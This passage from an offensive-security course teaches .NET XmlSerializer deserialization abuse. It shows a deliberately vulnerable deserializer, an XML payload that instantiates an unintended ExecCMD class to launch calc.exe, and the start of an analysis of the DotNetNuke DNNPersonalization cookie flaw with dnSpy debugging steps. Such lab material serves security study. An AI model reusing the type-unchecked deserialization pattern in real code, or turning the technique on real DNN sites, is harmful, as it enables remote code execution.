


Figure 127: A reference to an executable with the target class definitions is required

However, the most interesting part in our new application can be seen on lines 23 – 24 (Listing 245). Specifically, our application now dynamically gathers the information about the type of the serialized object from the XML file and uses that to properly construct the appropriate `XmISerializer` instance.

```
C:\Users\Administrator\source\repos\MultiXMLSerializer\MultiXMLSerializer\bin\x64\Debug>MultiXMLSerializer.exe "Serializing first class..." 1
My first console text class says : Serializing first class...
```

```
C:\Users\Administrator\source\repos\MultiXMLSerializer\MultiXMLSerializer\bin\x64\Debug>
```

Listing 246~ Serialization of the first example class

This is what our resulting XML file looks like (pay attention to the “item” node):

Let's see that in practice.

```
<customRootNode>
<item objectType="MultiXMLSerializer.MyFirstConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MyFirstConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MyFirstConsoleText>
</item>
</customRootNode>
```

Listing 247 - The resulting XML file contents

And finally, let's see what happens when we deserialize this object.

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt" My first console text
class says: Serializing first class...
```

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>
```

Listing 248 - Deserialization of the first example class

At this point, it is critical to understand the following: it is possible to change the contents of the serialized object file, so that rather than deserializing the *MyFirstConsoleClass* instance, we can deserialize an instance of *MySecondConsoleClass*. In order to accomplish that, our XML file contents should look like this:

```
<customRootNode>
<item objectType="MultiXMLSerializer.MySecondConsoleText, MultiXMLSerializer,
Version=1.0.0.0, Culture=neutral, PublicKeyToken=null">
<MySecondConsoleText xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<text>Serializing first class...</text>
</MySecondConsoleText>
</item>
</customRootNode>
```

Listing 249 - Manually modified XML file contents

If we deserialize this object, we get the following result:

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>MultiXMLDeserializer.exe ""C:\Users\Public\multiXML.txt" My second console text
class says: Serializing first class...
```

```
C:\Users\Administrator\source\repos\MultiXMLDeserializer\MultiXMLDeserializer\bin\x64\
Debug>
```

Listing 250 - Deserialization of the second example class

It is important to state that this manipulation is possible because we can easily determine the object information we need from the source code in order to successfully control the deserialization process. However, in cases where we only have access to compiled .NET modules, decompilation can be achieved through publicly available tools as we have already seen at the beginning of this course.

7.4.5 Exercise

Repeat the steps outlined in the previous section. Make sure you fully understand how we are able to induce the deserialization of a different object type.

7.4.6 Watch your Type dude

Finally, let's complete our example by demonstrating how a deserialization implementation such as the previous one can be misused. Consider the following change to our *MultiXMLDeserializer* application:

```

01: using System;
02: using System.Diagnostics;
03: using System.IO;
04: using System.Xml;
05: using System.Xml.Serialization; 06:
07: namespace MultiXMLDeserializer
08: {
09:     class Program
10:    {
11:        static void Main(string[] args)
12:        {
13:            String xml = File.ReadAllText(args[0]);
14:            CustomDeserializer(xml);
15:        } 16:
16:        static void CustomDeserializer(String myXMLString) 18:
17:        {
18:            XmlDocument xmlDoc = new XmlDocument();
19:            xmlDoc.LoadXml(myXMLString); 21:
foreach (XmlElement xmlItem in
xmlDocument.SelectNodes("customRootNode/item"))
22:            {
23:                string typeName = xmlItem.GetAttribute("objectType");
24:                var xser = new XmlSerializer(Type.GetType(typeName));
25:                var reader = new XmlTextReader(new
StringReader(xmlItem.InnerXml));
26:                xser.Deserialize(reader);
27:            }
28:        } 30:
29:    } 31:
30:    public class ExecCMD
31:    {
32:        private String _cmd;
33:        public String cmd
34:        {
35:            get { return _cmd; }
36:            set
37:            {
38:                _cmd = value;
39:                ExecCommand();
40:            }
41:        }
42:    } 43:
43:    private void ExecCommand()
44:    {
45:        Process myProcess = new Process();
46:        myProcess.StartInfo.FileName = _cmd;
47:        myProcess.Start();
48:        myProcess.Dispose();
49:    }
50: }
51: }
52: }
```

Listing 251 - Deserialization application implements an additional class

Our new version of the deserializer application also implements the *ExecCMD* class. As the name suggests, this class will simply create a new process based on its “cmd” property. We can see how this is accomplished starting on line 37. Specifically, the *cmd* property setter sets the private property *_cmd* based on the value that has been passed and immediately makes a call to the *ExecCommand* function. The implementation of this function can be seen starting on line 44.

Based on everything we discussed up to this point, it should be clear what our next step would be as an attacker. We already know that we can manually manipulate the content of a properly serialized object file in order to trigger the deserialization of an object type that falls within the parameters of the *XmlSerializer* limitations. In our trivial example, the *ExecCMD* class does not violate any of those constraints. Therefore we can change the XML file to look like this:

```
<customRootNode>
<item objectType="MultiXMLDeserializer.ExecCMD, MultiXMLDeserializer, Version=1.0.0.0,
Culture=neutral, PublicKeyToken=null">
<ExecCMD xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema">
<cmd>calc.exe</cmd>
</ExecCMD>
</item>
</customRootNode>
```

Listing 252 - Manipulation of the XML file to target an unintended object type

Please notice that we have changed the object type to *ExecCMD* and that we have also renamed the *text* tag to *cmd*. This corresponds to the public property name we previously saw in the *ExecCMD* class. Finally, we set that tag value to the process name we would like to initiate, in this case calc.exe. If we execute our deserializer application again, we should see the following result:



Figure 128: Deserialization of the ExecCMD object

As we can see once again in our rather trivial example, as long as we are able to retrieve the class information we need and the target class can be deserialized by the *XmlSerializer*, we can instantiate objects that the original developers likely never intended to be deserialized. This is possible because in the code we have examined so far, there is no object type verification implemented before a user-supplied input is processed by *XmlSerializer*.

In some real-world cases, this type of vulnerability can have critical consequences. We will now look in detail at such a case involving the DotNetNuke platform.

7.4.7 Exercise

Repeat the steps outlined in the previous section. Deserialize an object that will spawn a Notepad.exe instance.

7.5 DotNetNuke Vulnerability Analysis

Now that we have some basic knowledge of *XmlSerializer*, we can start analyzing the actual DotNetNuke vulnerability that was discovered by Muñoz and Mirosh.

As reported, the vulnerability was found in the processing of the *DNNPersonalization* cookie, which as the name implies, is directly related to a user profile. Interestingly, this vulnerability can be triggered without any authentication.

7.5.1 Vulnerability Overview

The entry point for this vulnerability is found in the function called *LoadProfile*, which is implemented in the DotNetNuke.dll module. Although the source code for DNN is publicly available, for our analysis we will use the *dnSpy* debugger, as we will need it later on in order to trace the execution of our target program.

Again, in this case we would be able to use the official source code for the DNN platform as it is publicly available, but in most real-life scenarios that is not the case. Therefore, using *dnSpy* for decompilation as well as debugging purposes will help us get more familiar with the typical workflow in these situations.

To get started, we will need to use the x64 version of *dnSpy* since the w3wp.exe process that we will be debugging later on is a 64-bit process. In order to decompile our DotNetNuke.dll file, we can simply browse to it using the *dnSpy File > Open* menu or by dragging it from the File Explorer onto the *dnSpy* window.




Figure 129: Decompilation of DotNetNuke.dll

We can now navigate to our target `LoadProfile` function located in `DotNetNuke.Services.Personalization.PersonalizationController` namespace.




Figure 130: Navigating to the LoadProfile function

the

```

LoadProfile(int, int) : PersonalizationInfo X
1 // DotNetNuke.Services.Personalization.PersonalizationController
2 // Token: 0x06000894 RID: 2964 RVA: 0x0002BDE0 File Offset: 0x00029FE0
3 public PersonalizationInfo LoadProfile(int userId, int portalId)
4 {
5     PersonalizationInfo personalizationInfo = new PersonalizationInfo
6     {
7         UserId = userId,
8         PortalId = portalId,
9         IsModified = false
10    };
11    string text = null.NullString;
12    if (userId > null.NullInteger)
13    {
14        string key = string.Format("UserPersonalization|{0}|{1}", portalId, userId);
15        text = CBO.GetCachedObject<string>(new CacheItemArgs(key, 5, CacheItemPriority.Normal, new object[]
16        {
17            portalId,
18            userId
19        }), new CacheItemExpiredCallback(PersonalizationController.GetCachedUserPersonalizationCallback));
20    }
21    else
22    {
23        HttpContext httpContext = HttpContext.Current;
24        if (httpContext != null && httpContext.Request.Cookies["DNNPersonalization"] != null)
25        {
26            text = httpContext.Request.Cookies["DNNPersonalization"].Value;
27        }
28    }
29    personalizationInfo.Profile = (string.IsNullOrEmpty(text) ? new Hashtable() : Globals.DeserializeHashTableXml(text));
30    return personalizationInfo;
31 }
32

```

Figure 131: The entry point for our DNN vulnerability

In Figure 131 we can see the implementation of the `LoadProfile` function shown in dnSpy. It is important to note that, as indicated in Muñoz and Mirosh presentation,⁷³ this function can be triggered any time we visit a nonexistent page within the DNN web application. We will be able to confirm this later on.

At line 24, the function checks for the presence of the “DN NPersonalization” cookie in the incoming HTTP request. If the cookie is present, its value is assigned to the local `text` string variable on line 26. Then, on line 29, this variable is passed as the argument to the `DeserializeHashTableXml` function.

If we follow this execution path, we will see the following implementation of the `DeserializeHashTableXml` function:

```

2457
2458 // Token: 0x0600402C RID: 16428 RVA: 0x000E7174 File Offset: 0x000E5374
2459 public static Hashtable DeserializeHashTableXml(string Source)
2460 {
2461     return XmlUtils.DeSerializeHashtable(Source, "profile");
2462 }

```

Figure 132: `DeserializeHashTableXml` function implementation

Figure 132 shows that `DeserializeHashTableXml` acts as a wrapper for the `DeSerializeHashtable` function. Take note that the second argument passed in this function call on line 2461 is the hardcoded string “profile”. This will be important later on in our exploit development.

⁷³ (Alvaro Muñoz, Oleksandr Mirosh, 2017), <https://www.blackhat.com/docs/us-17/thursday/us-17-Munoz-Friday-The-13th-JsonAttacks.pdf>

Continuing to follow the execution path, we arrive at the implementation of the *DeSerializeHashtable* function.

```

145 // Token: 0x0600434D RID: 17229 RVA: 0x000F2618 File Offset: 0x000F0818
146 public static Hashtable DeSerializeHashtable(string xmlSource, string rootname)
147 {
148     Hashtable hashtable = new Hashtable();
149     if (!string.IsNullOrEmpty(xmlSource))
150     {
151         try
152         {
153             XmlDocument xmlDoc = new XmlDocument();
154             xmlDoc.LoadXml(xmlSource);
155             foreach (object obj in xmlDoc.SelectNodes(rootname + "/item"))
156             {
157                XmlElement xmlElement = (XmlElement)obj;
158                 string attribute = xmlElement.GetAttribute("key");
159                 string attribute2 = xmlElement.GetAttribute("type");
160                 XmlSerializer xmlSerializer = new XmlSerializer(Type.GetType(attribute2));
161                 XmlTextReader xmlReader = new XmlTextReader(new StringReader(xmlElement.InnerXml));
162                 hashtable.Add(attribute, xmlSerializer.Deserialize(xmlReader));
163             }
164         }
165         catch (Exception)
166         {
167         }
168     }
169     return hashtable;
170 }
```

Figure 133: Implementation of the *DeSerializeHashtable* function

As we mentioned in our basic *XmlSerializer* examples, we had borrowed heavily from the DNN code base to demonstrate some of the pitfalls of deserialization. Therefore, the structure of the *DeSerializeHashtable* function shown in Figure 133 should look very familiar. Essentially, this function is responsible for the processing of the DNNPersonalization XML cookie using the following steps:

- look for every *item* node under the *profile* root XML tag (line 156)
- extract the serialized object type information from the *item* node “*type*” attribute (line 160)
- create a *XmlSerializer* instance based on the extracted object type information (line 161)
- deserialize the user-controlled serialized object (line 163)

Since it appears that no type checking is performed on the input object during deserialization, this certainly seems very exciting from the attacker perspective. However, to continue our analysis, we need to take a quick break and set up our debugging environment so that we can properly follow the execution flow of the target application while processing our malicious cookie values.

7.5.2 Debugging DotNetNuke

7.5.2.1 Manipulation of Assembly Attributes

Debugging .NET web applications can sometimes be a bit tricky due to the optimizations that are applied to the executables at runtime. One of the ways these optimizations manifest themselves in a debugging session is by preventing us from setting breakpoints at arbitrary code lines. In other words, the debugger is unable to bind the breakpoints to the exact lines of code we would

like to break at. As a consequence of this, in addition to not being able to break where we want, at times we are also not able to view the values of local variables that exist at that point. This can make debugging .NET applications harder than we would like.

Fortunately, there is a way to modify how a target executable is optimized at runtime.⁶⁸ More specifically, most software will be compiled and released in the Release version, rather than Debug. As a consequence, one of the assembly attributes would look like this:

```
[assembly:  
Debuggable(DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints) ]
```

Listing 253 - Release versions of .NET assemblies are optimized at runtime

In order to enable a better debugging experience, i.e. to reduce the amount of optimization performed at runtime, we can change that attribute,^{69,76} to resemble the following:

```
[assembly: Debuggable(DebuggableAttribute.DebuggingModes.Default |  
DebuggableAttribute.DebuggingModes.DisableOptimizations |  
DebuggableAttribute.DebuggingModes.IgnoreSymbolStoreSequencePoints |  
DebuggableAttribute.DebuggingModes.EnableEditAndContinue) ]
```

Listing 254 - Specific assembly attributes can control the amount of optimization applied at runtime

As it so happens, this can be accomplished trivially using dnSpy. However, we need to make sure that we modify the correct assembly before we start debugging. In this instance, our target is the C:\inetpub\wwwroot\dotnetnuke\bin\DotNetNuke.dll file. It is important to note that once the IIS worker process starts, it will NOT load the assemblies from this directory. Rather it will make copies of all the required files for DNN to function and will load them from the following directory: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\Temporary ASP.NET Files\dotnetnuke\.

As always, before we do anything we should make a backup of the file(s) we intend to manipulate. We can then open the target assembly in dnSpy, right-click on its name in the Assembly Explorer

⁶⁸ (dnSpy, 2019), <https://github.com/0xd4d/dnSpy/wiki/Making-an-Image-Easier-to-Debug>

⁶⁹ (Microsoft, 2020), <https://docs.microsoft.com/en-us/dotnet/api/system.diagnostics.debuggableattribute.debuggingmodes?redirectedfrom=MSDN&view=netframework-4.7.2> ⁷⁶ (Rick Byers, 2005), <https://blogs.msdn.microsoft.com/rmbyers/2005/09/08/debuggingmodes-ignoresymbolstoresequencepoints/>

and select the *Edit Assembly Attributes (C#)* option from the context menu (Figure 134). The same option can also be accessed through the *Edit* menu.




Figure 134: Accessing the Edit Assembly Attributes menu

Clicking on that option opens an editor for the assembly attributes.



Figure 135: Assembly attributes

Here we need to replace the attribute we mentioned in Listing 253 (line 11) to the contents found in Listing 254.




Figure 136: Editing the assembly attributes

Once we replace the relevant assembly attribute, we can just click on the *Compile* button, which will close the edit window. Finally, we'll save our edited assembly by clicking on the *File > Save Module* menu option, which presents us with the following dialog box:




Figure 137: Saving the edited assembly

We can accept the defaults and have the edited assembly overwrite the original. At this point we are ready to start using our dnSpy debugger.

7.5.2.2 Exercise

Change the attributes of DotNetNuke.dll and make sure you can properly recompile and save the assembly.

7.5.2.3 Using dnSpy

As we did in earlier modules, we will once again rely on our Burp proxy to precisely control our payloads. Please note that the web browser proxy settings on your lab VM have already been set. Therefore, make sure that BurpSuite is already running before you browse to the DNN webpage.

Furthermore, we will also use the dnSpy debugger to see exactly how our payloads are being processed. While we are already familiar with Burp and its setup, we need to spend a bit of time on the dnSpy mechanics. Please refer to the videos in order to see the following process in detail.

In order to properly debug DNN, we will need to attach our debugger (*Debug > Attach* menu entry) to the w3wp.exe process. This is the IIS worker process under which our instance of DNN is running. Please note that if you are unable to see the w3wp.exe process in the *Attach to Process* dialog box (Figure 138) in dnSpy, you simply need to browse to the DNN instance using a web browser. This will trigger IIS to start the appropriate worker process. You will then be able to see the w3wp.exe instance in the dialog box after clicking on the *Refresh* button.




Figure 138: Debugging the w3wp.exe process

Once we attach to our process, the first thing we need to do is pause its execution using the appropriate *Debug* menu option or the shortcut menu button. We then need to access *Debug > Windows > Modules* to list all the modules loaded by our w3wp.exe process.

Process	All	Search							
Name	Optimized	Dynamic	InMemory	Order	Version	Timestamp	Address	Process	AppDomain
System.Web.Helpers.dll	Yes	No	No	06	5.0.20129.0	1/29/2014 8:20:03 PM	000000F0C1981000-000000F019E66000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.Http.dll	Yes	No	No	09	5.2.20128.0	1/28/2014 8:06:54 AM	000000F031A70000-000000F01A1E8000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.Http.WebHost.dll	Yes	No	No	10	5.2.20128.0	1/28/2014 8:06:05 AM	000000F07193C0000-000000F019D8000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.Mvc.dll	Yes	No	No	11	5.1.2021.0	8/21/2014 1:22:27 PM	000000F01A280000-000000F01A30C000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.Razor.dll	Yes	No	No	12	5.0.20129.0	1/29/2014 8:19:57 PM	000000F021A0F0000-000000F01A136000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.WebPages.Deployment.dll	Yes	No	No	13	5.0.20129.0	1/29/2014 8:19:59 PM	000000F02195F0000-000000F0195FE000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..
System.Web.WebPages.dll	Yes	No	No	14	5.0.20129.0	1/29/2014 8:20:00 PM	000000F0219EF0000-000000F019F28000	[0xE5C] w3wp.exe	[2] /LM/W3SVC/..

Figure 139: Listing of loaded modules

By right-clicking on any of the listed modules, we can access the *Open All Modules* context menu. This will then load all available modules in the *Assembly Explorer* pane, which will allow us to easily access and decompile any DNN class we would like to investigate.




Figure 140: Loading all relevant DNN modules into dnSpy

Once the modules are loaded, we can navigate to the `LoadProfile(int,int)` function implementation located in the `DotNetNuke.Services.Personalization.PersonalizationController` namespace in the `DotNetNuke.dll` assembly. We can then set a breakpoint on line 24, where our initial analysis started.


